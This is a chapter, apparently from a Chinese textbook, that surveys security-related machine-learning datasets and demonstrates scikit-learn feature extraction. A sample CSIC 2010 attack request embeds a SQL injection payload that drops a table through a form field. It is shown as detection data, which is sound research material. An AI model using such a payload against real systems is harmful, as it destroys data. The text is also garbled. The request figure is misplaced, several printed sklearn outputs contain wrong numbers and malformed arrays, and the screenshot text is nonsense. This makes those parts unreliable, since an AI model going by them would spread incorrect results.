SEA数据集涵盖70多个UNIX系统用户的行为日志，这些数据来自于UNIX系统acct机制记录的用户使用的命令。SEA数据集中每个用户都采集了15000条命令，从用户集合中随机抽取50个用户作为正常用户，剩余用户的命令块中随机插入模拟命令作为内部伪装者攻击数据。SEA数据集中的用户日志类似于下面的命令序列：

```
{cpp, sh, cpp, sh, xrdb, mkpts...}
```

```
anomalousTrafficTest.txt ▾
GET http://localhost:8080/tienda1/publico/anadir.jsp?
id=2&nombre=Ja%F3n+Ib%E9rico&precio=85&cantidad=%27%3B+DROP+TABLE+usuarios%3B+SELECT++FROM+
datos+WHERE+nombre+LIKE+%27%25&B1=A%F1adir+al+carrito HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; Konqueror/3.5; Linux) KHTML/3.5.8 (like Gecko)
Pragma: no-cache
Cache-control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml+xml;text/html;q=0.9,text/
plain;q=0.8,image/png,*/*;q=0.5
Accept-Encoding: x-gzip, x-deflate, gzip, deflate
Accept-Charset: utf-8, utf-8;q=0.5, *;q=0.5
Accept-Language: en
Host: localhost:8080
Cookie: JSESSIONID=B92A8B48B9008CD29F622A994E0F650D
Connection: close

POST http://localhost:8080/tienda1/publico/anadir.jsp HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; Konqueror/3.5; Linux) KHTML/3.5.8 (like Gecko)
Pragma: no-cache
Cache-control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml+xml;text/html;q=0.9,text/
plain;q=0.8,image/png,*/*;q=0.5
Accept-Encoding: x-gzip, x-deflate, gzip, deflate
Accept-Charset: utf-8, utf-8;q=0.5, *;q=0.5
Accept-Language: en
Host: localhost:8080
Cookie: JSESSIONID=AE29AEEBDE479D5E1A18B4108C8E3CE0
Content-Type: application/x-www-form-urlencoded
Connection: close
Content-Length: 146

id=2&nombre=Ja%F3n+Ib%E9rico&precio=85&cantidad=%27%3B+DROP+TABLE+usuarios%3B+SELECT++FROM+
datos+WHERE+nombre+LIKE+%27%25&B1=A%F1adir+al+carrito
```

图3-3 CSIC 2010攻击请求示例

每个用户的数据按照每100个命令为一块，分为150个块，前三分之一数据块用作训练该用户正常行为模型，剩余三分之二数据块随机插入了测试用的恶意数据。SEA数据集中恶意数据的分布具有统计规律，任意给定一个测试集命令块，其中含有恶意指令的概率为1%；而当一个命令块中含有恶意指令，则后续命令块也含有恶意指令的概率达到80%。可以看出SEA中的数据集将连续数据块看作一个会话，只能模拟连续会话关联的攻击行为；此外由于缺乏用户详细个人信息（职位、权限等）、数据维度单一（仅有命令信息）以及构造性（恶意数据由人工模拟）等因素，数据集在内部威胁检测研究中作用有限。

Schonlau在他的个人网站<http://www.schonlau.net/>上发布了SEA数据集，见图3-4。

3.2.4 ADFA-LD数据集

ADFA-LD数据集是澳大利亚国防学院对外发布的一套主机级入侵检测系统的数据集合，被广泛应用于入侵检测类产品的测试。该数据集包括Linux和Windows，记录了系统调用数据，Gideon Creech是这个项目的负责人，项目主页为：<https://www.unsw.adfa.edu.au>，见图3-5。

The screenshot shows a web browser window with the URL www.schonlau.net in the address bar. The left sidebar contains a navigation menu with links: Home, Publications, Book on Web, Surveys, Students, Teaching, Stata Software, Masquerading User Data (which is the current page), Space (Software), and Finishing a Ph.D. The main content area has a title "Masquerading User Data". It includes a brief description of the dataset, details about its structure (50 files, 15,000 commands each), and instructions for decompression (WinZip for zip file, gunzip and tar -x for Unix). It also mentions the use of the dataset in a Statistical Science article.

Home
Publications
Book on Web
Surveys
Students
Teaching
Stata Software
Masquerading User Data
Space (Software)
Finishing a Ph.D.

Masquerading User Data

We have collected a data set with seeded masquerading users to compare various intrusion detection methods. The data set is available here .

The data consist of 50 files corresponding to one user each. Each file contains 15,000 commands (audit data generated with acct). The first 5000 commands for each user do not contain any masqueraders and are intended as training data. The next 10,000 commands can be thought of as 100 blocks of 100 commands each. They are seeded with masquerading users, i.e. with data of another user not among the 50 users.

At any given block after the initial 5000 commands a masquerade starts with a probability of 1%. If the previous block was a masquerade, the next block will also be a masquerade with a probability of 80%. About 5% of the test data contain masquerades.

This data set is used in an article in Statistical Science (see publications on the left). For further information please consult this article or contact me.

- [Masquerade Data \(zip File\)](#) Uncompress using WinZip.
[Masquerade Data \(Unix\)](#) uncompress (gunzip), and de-tar (tar -x) the data set.
This contains 50 files, one each for 50 users. Each file contains 15000 lines. Each line has one command.
- Location of masquerades ([Windows ascii file](#))

图3-4 Schonlau个人网站




图3-5 ADFA主页

ADFA-LD数据集已经将各类系统调用完成了特征化，并针对攻击类型进行了标注，各种攻击类型列举见表3-7。

表3-7 ADFA-LD攻击类型

攻击类型	数据量	标注类型	攻击类型	数据量	标注类型
Training	833	normal	Adduser	91	attack
Validation	4 373	normal	Java-Meterpreter	125	attack
Hydra-FTP	162	attack	Meterpreter	75	attack
Hydra-SSH	148	attack	Webshell	118	attack

ADFA-LD数据集的每个数据文件都独立记录了一段时间内的系统调用顺序，每个系统调用都用数字编号，对应的编号举例如下：

```
#define __NR_io_setup 0 __SYSCALL(__NR_io_setup, sys_io_setup)
#define __NR_io_destroy 1 __SYSCALL(__NR_io_destroy, sys_io_destroy)
#define __NR_io_submit 2 __SYSCALL(__NR_io_submit, sys_io_submit)
#define __NR_io_cancel 3 __SYSCALL(__NR_io_cancel, sys_io_cancel)
#define __NR_io_getevents 4 __SYSCALL(__NR_io_getevents, sys_io_getevents)
#define __NR_setxattr 5 __SYSCALL(__NR_setxattr, sys_setxattr)
#define __NR_lsetxattr 6 __SYSCALL(__NR_lsetxattr, sys_lsetxattr)
```

3.2.5 Alexa域名数据

Alexa是一家专门发布网站世界排名的网站。以搜索引擎起家的Alexa创建于1996年4月（美国），目的是让互联网网友在分享虚拟世界资源的同时，更多地参与互联网资源的组织。Alexa每天在网上搜集超过1000GB的信息，不仅给出多达几十亿的网址链接，而且为其中的每一个网站进行了排名。可以说，Alexa是当前拥有URL数量最庞大、排名信息发布最详尽的网站。Alexa排名是常被引用的用来评价某一网站访问量的指标之一。事实上，Alexa排名是根据用户下载并安装了Alexa Tools Bar嵌入到IE、FireFox等浏览器，从而监控其访问的网站数据进行统计的，因此，其排名数据并不具有绝对的权威性。但其提供了包括综合排名、到访量排名、页面访问量排名等多个评价指标信息，且尚没有而且也很难有更科学、合理的评价参考。Alexa对外提供了全球排名TOP一百万的网站域名的下载，文件是CSV格式，以排名、域名组成，如图3-6所示。

A1	▲▼	X	✓	fx	1
	A	B	C	D	E
1		1 google.com			
2		2 youtube.com			
3		3 facebook.com			
4		4 baidu.com			
5		5 wikipedia.org			
6		6 yahoo.com			
7		7 reddit.com			
8		8 google.co.in			
9		9 qq.com			
10		10 twitter.com			
11		11 taobao.com			

图3-6 Alexa排名数据

3.2.6 Scikit-Learn数据集

Scikit-Learn自带的数据集合也十分经典，其中最常见的是iris数据集。

iris中文指鸢尾植物，这里存储了其萼片和花瓣的长宽，一共4个属性，鸢尾植物又分3类。与之相对，iris里有2个属性：iris.data和iris.target。data里是一个矩阵，每一列代表了萼片或花瓣的长宽，一共4列，一共采样了150条记录。target是一个数组，存储了data中每条记录属于哪一类鸢尾植物，所以数组的长度是150，数组元素的值因为共有3类鸢尾植物，所以不同值只有3个。

3.2.7 MNIST数据集

MNIST是一个入门级的计算机视觉数据集，它包含各种手写数字图片，如图3-7所示。




图3-7 MNIST图片示例

MNIST也包含每一张图片对应的标签，告诉我们这是数字几。比如，图3-7中4张图片的标签分别是5, 0, 4, 1。数据集包括60000个训练数据和10000个测试数据。每一个MNIST数据单元由两部分组成：一张包含手写数字的图片和一个对应的标签。每一张图片包含 28×28 个像素点，可以把这个数组展开成一个向量，长度是 $28 \times 28 = 784$ 。MNIST数据集详解见表3-8。

表3-8 MNIST数据集合详解

文件名称	文件用途
train-images-idx3-ubyte.gz	60 000 个图片训练样本
train-labels-idx1-ubyte.gz	60 000 个图片训练样本的标注
t10k-images-idx3-ubyte.gz	10 000 个图片测试样本
t10k-labels-idx1-ubyte.gz	10 000 个图片测试样本的标注

MNIST的网址为<http://yann.lecun.com/exdb/mnist/>，如图3-8所示。



图3-8 MNIST官网

也可以使用离线版的MNIST文件，下载链接为：

<http://www.iro.umontreal.ca/~lisa/deep/data/mnist/mnist.pkl.gz>

文件读取方式为：

```
import pickle
import gzip
def load_data():
    with gzip.open('./mnist.pkl.gz') as fp:
        training_data, valid_data, test_data = pickle.load(fp)
    return training_data, valid_data, test_data
```

3.2.8 Movie Review Data

Movie Review Data数据集包含1000条正面的评论和1000条负面评论，被广泛应用于文本分类，尤其是恶意评论识别方面。本书使用其最新的版本，polarity dataset v2.0。其官网如图3-9所示。

This page is a distribution site for movie-review data for use in sentiment-analysis experiments. Available are collections of movie-review documents labeled with respect to their overall *sentiment polarity* (positive or negative) or *subjective rating* (e.g., "two and a half stars") and sentences labeled with respect to their *subjectivity status* (subjective or objective) or *polarity*. These data sets were introduced in the following papers:

- Bo Pang, Lillian Lee, and Shivakumar Vaithyanathan, [Thumbs up? Sentiment Classification using Machine Learning Techniques, Proceedings of EMNLP 2002.](#)
- Bo Pang and Lillian Lee, [A Sentimental Education: Sentiment Analysis Using Subjectivity Summarization Based on Minimum Cuts, Proceedings of ACL 2004.](#)
- Bo Pang and Lillian Lee, [Seeing stars: Exploiting class relationships for sentiment categorization with respect to rating scales, Proceedings of ACL 2005.](#)

Until April 2012 (but no longer), we maintained a [list for other papers using our data](#) the purposes of facilitating comparison of results.

Please cite the version number of the dataset you used in any publications, in order to facilitate comparison of results. Thank you.

Sentiment polarity datasets

- [polarity dataset v2.0](#) (3.0Mb) (includes README v2.0): 1000 positive and 1000 negative processed reviews. Introduced in Pang/Lee ACL 2004. Released June 2004.
- [Pool of 27886 unprocessed html files](#) (81.1Mb) from which the polarity dataset v2.0 was derived. (This file is identical to movie.zip from data release v1.0.)
- [sentence polarity dataset v1.0](#) (includes sentence polarity dataset README v1.0: 5331 positive and 5331 negative processed sentences / snippets. Introduced in Pang/Lee ACL 2005. Released July 2005.

图3-9 Movie Review Data官网

Movie Review Data数据集记录的都是原始评论数据，全部为英文，文本内容举例如下：

films adapted from comic books have had plenty of success , whether they're about si
for starters , it was created by alan moore (and eddie campbell) , who brought the
the film , however , is all good .

2 : 00 - r for strong violence/gore , sexuality , language and drug content

文件包含在neg和pos两个文件夹下面，见图3-10，分别代表正面和负面评价。




图3-10 Movie Review Dat文件夹结构

Movie Review Data对应网址
为：[http://www.cs.cornell.edu/People/pabo/movie-review-data/。](http://www.cs.cornell.edu/People/pabo/movie-review-data/)

3.2.9 SpamBase数据集

SpamBase是入门级的垃圾邮件分类训练集，其主页如图3-11所示。

archive.ics.uci.edu/ml/datasets/Spambase

UCI 

Machine Learning Repository
Center for Machine Learning and Intelligent Systems

Spambase Data Set

[Download: Data Folder, Data Set Description](#)

Abstract: Classifying Email as Spam or Non-Spam

Detailed Items	
ID #	Title
1	CarcassPhone... - Get the car of your dreams with CassCarProvider Help!
2	TotalHealth... - How Old Are You Really? - Take the TotalAge Test
3	g'Devote Lovers... - [John says he made it great!]
4	Bernie... - Who's in it for me?
5	MortarBlast... - Special Offer: MortarBlast Offer
6	Arrest Credit... - Arrest Credit Card for ZenUp Print Gold
7	Yan Pharma... - Yan Pharma v5
8	Quick Cash A... - Get a \$500 Cash Advance
9	Lender Denry... - Instant Approval
10	Address Book... - Office # 1000
11	Comp Dept... - Get a complimentary Starbucks Gift Card on us
12	GoldBlue N... - Pay off Attention to the Mail Behind the Curta
13	Sweet Media... - Get ready for another 07/07/07

Data Set Characteristics:	Multivariate	Number of Instances:	4601	Area:	Computer
Attribute Characteristics:	Integer, Real	Number of Attributes:	57	Date Donated	1999-07-01
Associated Tasks:	Classification	Missing Values?	Yes	Number of Web Hits:	229440

Source:

Creators:

Mark Hopkins, Erik Reeber, George Forman, Jaap Suermondt
Hewlett-Packard Labs, 1501 Page Mill Rd., Palo Alto, CA 94304


Donor:

George Forman (gforman at nosspam hpl.hp.com) 650-857-7835

图3-11 Spambase主页

Spambase的数据不是原始的邮件内容而是已经特征化的数据，对应的特征是统计的关键字以及特殊符号的词频，一共58个属性，其中最后一个垃圾邮件的标记位。

特征属性举例如图3-12所示。



The screenshot shows a web browser window with the URL [archive.ics.uci.edu/ml/machine-learning-databases/spambase...](http://archive.ics.uci.edu/ml/machine-learning-databases/spambase/). The page displays the following text:

```
1, 0.      | spam, non-spam classes

word_freq_make:      continuous.
word_freq_address:  continuous.
word_freq_all:      continuous.
word_freq_3d:       continuous.
word_freq_our:      continuous.
word_freq_over:    continuous.
word_freq_remove:  continuous.
word_freq_internet: continuous.
word_freq_order:   continuous.
word_freq_mail:    continuous.
word_freq_receive: continuous.
.
```

图3-12 SpamBase数据特征举例

数据来源为4601封邮件，其中1813封为垃圾邮件，数据内容举例如下：

```
0, 0.64, 0.64, 0, 0.32, 0, 0, 0, 0, 0.64, 0, 0, 0, 0.32, 0, 1.29, 1.93, 0, 0.96, 0, 0, 0, 0, 0, 0, 0,
```

SpamBase对应网址
为：<http://archive.ics.uci.edu/ml/datasets/Spambase>。

3.2.10 Enron数据集

Enron（安然公司）在2001年宣告破产之前，拥有约21000名雇员，曾是世界上最大的电力、天然气以及电讯公司之一，2000年披露的营业额达1010亿美元之巨。公司连续六年被财富杂志评选为“美国最具创新精神公司”，然而真正使Enron公司在全世界声名大噪的，却是这个拥有上千亿资产的公司2002年在几周内破产，以及持续多年精心策划、乃至制度化系统化的财务造假丑闻。Enron欧洲分公司于2001年11月30日申请破产，美国本部于2日后同样申请破产保护。但在其破产前的资产规模为498亿美元，并有312亿的沉重债务。过度膨胀的快速发展使其无法应对经济环境的逆转，从而导致无法经营运作状况的恶化，最终以破产结束企业。机器学习领域使用Enron公司的归档邮件来研究文档分类、词性标注、垃圾邮件识别等，由于Enron的邮件都是真实环境下的真实邮件，非常具有实际意义。本书使用的Enron数据集是经过人工标注过的正常邮件和垃圾邮件（见图3-13），属于狭义的Enron数据集合，广义的Enron数据集指全量真实且未被标记的Enron公司归档邮件。

Enron数据集合使用不同文件夹区分正常邮件和垃圾邮件，如图3-14所示。

正常邮件内容举例如下：

```
Subject: christmas baskets
the christmas baskets have been ordered .
we have ordered several baskets .
individual earth - sat freeze - notis
smith barney group baskets
rodney keys matt rodgers charlie
notis jon davis move
team
phillip randle chris hyde
harvey
freeze
facilities
```

www2.aueb.gr/users/ion/data/enron-spam/

Contents of this directory:

- [readme.txt](#)
- Enron-Spam in pre-processed form:
 - [Enron1](#)
 - [Enron2](#)
 - [Enron3](#)
 - [Enron4](#)
 - [Enron5](#)
 - [Enron6](#)
- Enron-Spam in raw form:
 - ham messages:
 - [beck-s](#)
 - [farmer-d](#)
 - [kaminski-v](#)
 - [kitchen-l](#)
 - [lokay-m](#)
 - [williams-w3](#)
 - spam messages:
 - [BG](#)
 - [GP](#)
 - [SH](#)

图3-13 Enron数据集主页




图3-14 Enron数据集文件夹结构

垃圾邮件内容举例如下：

```
Subject: fw : this is the solution i mentioned lsc
oo
thank you ,
your email address was obtained from a purchased list ,
reference # 2020 mid = 3300 . if you wish to unsubscribe
from this list , please click here and enter
your name into the remove box . if you have previously unsubscribed
and are still receiving this message , you may email our abuse
control center , or call 1 - 888 - 763 - 2497 , or write us at : nospam ,
6484 coral way , miami , fl , 33155 " . 2002
web credit inc . all rights reserved .
```

Enron数据集对应的网址
为：[http://www2.aueb.gr/users/ion/data/enron-spam/。](http://www2.aueb.gr/users/ion/data/enron-spam/)

3.3 特征提取

机器学习中，特征提取被个认为是个体力活，有人形象地称为“特征工程”，可见其工作量之大。特征提取中数字型和文本型特征的提取最为常见。

3.3.1 数字型特征提取

数字型特征可以直接作为特征，但是对于一个多维的特征，某一个特征的取值范围特别大，很可能导致其他特征对结果的影响被忽略，这时候我们需要对数字型特征进行预处理，常见的预处理方式有以下几种。

1. 标准化：

```
>>> from sklearn import preprocessing  
>>> import numpy as np  
>>> X = np.array([[ 1., -1.,  2.],  
...                 [ 2.,  0.,  0.],  
...                 [ 0.,  1., -1.]])  
>>> X_scaled = preprocessing.scale(X)  
>>> X_scaled  
array([[ 0.        , -1.22474487,  1.33493107],  
       [ 1.22474487,  0.        , -0.26494829],  
       [-1.22474487,  1.22474487, -1.06494829]])
```

2. 正则化：

```
>>> X = [[ 1., -1.,  2.],  
...                 [ 2.,  0.,  0.],  
...                 [ 0.,  1., -1.]])  
>>> X_normalized = preprocessing.normalize(X, norm='l2')  
>>> X_normalized  
array([[ 0.40079514, -0.40079514,  0.81101038],  
       [ 1.        ,  0.        ,  0.        ],  
       [ 0.        ,  0.70079514, -0.70079514]])
```

3. 归一化：

```
>>> X_train = np.array([[ 1., -1.,  2.],  
...                 [ 2.,  0.,  0.],  
...                 [ 0.,  1., -1.]])  
...  
>>> min_max_scaler = preprocessing.MinMaxScaler()  
>>> X_train_minmax = min_max_scaler.fit_transform(X_train)  
>>> X_train_minmax  
array([[ 0.5        ,  0.        ,  1.        ],  
       [ 1.        ,  0.5        ,  0.33333333],  
       [ 0.        ,  1.        ,  0.        ]])
```

3.3.2 文本型特征提取

文本型数据提取特征相对数字型要复杂很多，本质上是做单词切分，不同的单词当作一个新的特征，以hash结构为例：

```
>>> measurements = [
...     {'city': 'Dubai', 'temperature': 33.},
...     {'city': 'London', 'temperature': 12.},
...     {'city': 'San Francisco', 'temperature': 18.},
... ]
```

键值city具有多个取值，“Dubai”、“London”和“San Francisco”，直接把每个取值作为新的特征即可。键值temperature是数值型，可以直接作为特征使用。

```
>>> from sklearn.feature_extraction import DictVectorizer
>>> vec = DictVectorizer()
>>> vec.fit_transform(measurements).toarray()
array([[ 1.,  0.,  0.,  33.],
       [ 0.,  1.,  0.,  12.],
       [ 0.,  0.,  1.,  18.]])
>>> vec.get_feature_names()
['city=Dubai', 'city=London', 'city=San Francisco', 'temperature']
```

文本特征提取有两个非常重要的模型。

·词集模型：单词构成的集合，集合中每个元素都只有一个，即词集中的每个单词都只有一个。

·词袋模型：如果一个单词在文档中出现不止一次，并统计其出现的次数（频数）。

两者本质上的区别，词袋是在词集的基础上增加了频率的维度：词集只关注有和没有，词袋还要关注有几个。

假设我们要对一篇文章进行特征化，最常见的方式就是词袋。

导入相关的函数库：

```
>>> from sklearn.feature_extraction.text import CountVectorizer
```

实例化分词对象：

```
>>> vectorizer = CountVectorizer(min_df=1)
>>> vectorizer
CountVectorizer(analyzer='word', binary=False, decode_error='strict',
                dtype=<... 'numpy.int64'>, encoding='utf-8', input='content',
                lowercase=True, max_df=1.0, max_features=None, min_df=1,
                ngram_range=(1, 1), preprocessor=None, stop_words=None,
                strip_accents=None, token_pattern='(?u)\\b\\w+\\b',
                tokenizer=None, vocabulary=None)
```

将文本进行词袋处理：

```
>>> corpus = [
...     'This is the first document.',
...     'This is the second second document.',
...     'And the third one.',
...     'Is this the first document?',
... ]
>>> X = vectorizer.fit_transform(corpus)
>>> X
<4x9 sparse matrix of type '<... 'numpy.int64'>' with 19 stored elements in Compressed Sparse ... format>
```

获取对应的特征名称：

```
>>> vectorizer.get_feature_names() == (
...     ['and', 'document', 'first', 'is', 'one',
...      'second', 'the', 'third', 'this'])
True
```

获取词袋数据，至此我们已经完成了词袋化。但是对于程序中的其他文本，如何使用现有的词袋的特征进行向量化呢？

```
>>> X.toarray()
array([[0, 1, 1, 0, 0, 1, 0, 1],
       [0, 1, 0, 1, 0, 2, 1, 0, 1],
       [1, 0, 0, 0, 1, 0, 1, 1, 0],
       [0, 1, 1, 1, 0, 1, 0, 1]]...)
```

我们定义词袋的特征空间叫做词汇表vocabulary：

```
vocabulary=vectorizer.vocabulary_
```

针对其他文本进行词袋处理时，可以直接使用现有的词汇表：

```
>>> new_vectorizer = CountVectorizer(min_df=1, vocabulary=vocabulary)
```

TensorFlow中有类似实现：

```
from sklearn.feature_extraction.text import CountVectorizer
MAX_DOCUMENT_LENGTH = 100
vocab_processor =
learn.preprocessing.VocabularyProcessor(MAX_DOCUMENT_LENGTH)
x_train = np.array(list(vocab_processor.fit_transform(x_train)))
x_test = np.array(list(vocab_processor.transform(x_test)))
```

3.3.3 数据读取

平时处理数据时，CSV是最常见的格式，文件的每行记录一个向量，其中最后一列为标记。TensorFlow提供了非常便捷的方式从CSV文件中读取数据集。

加载对应的函数库：

```
import tensorflow as tf
import numpy as np
```

从CSV文件中读取数据：

```
training_set = tf.contrib.learn.datasets.base.load_csv_with_header(
    filename="iris_training.csv",
    target_dtype=np.int,
    features_dtype=np.float32)
feature_columns = [tf.contrib.layers.real_valued_column("", dimension=4)]
```

其中各个参数定义为：

- filename，文件名；
- target_dtype，标记数据类型；
- features_dtype，特征数据类型。

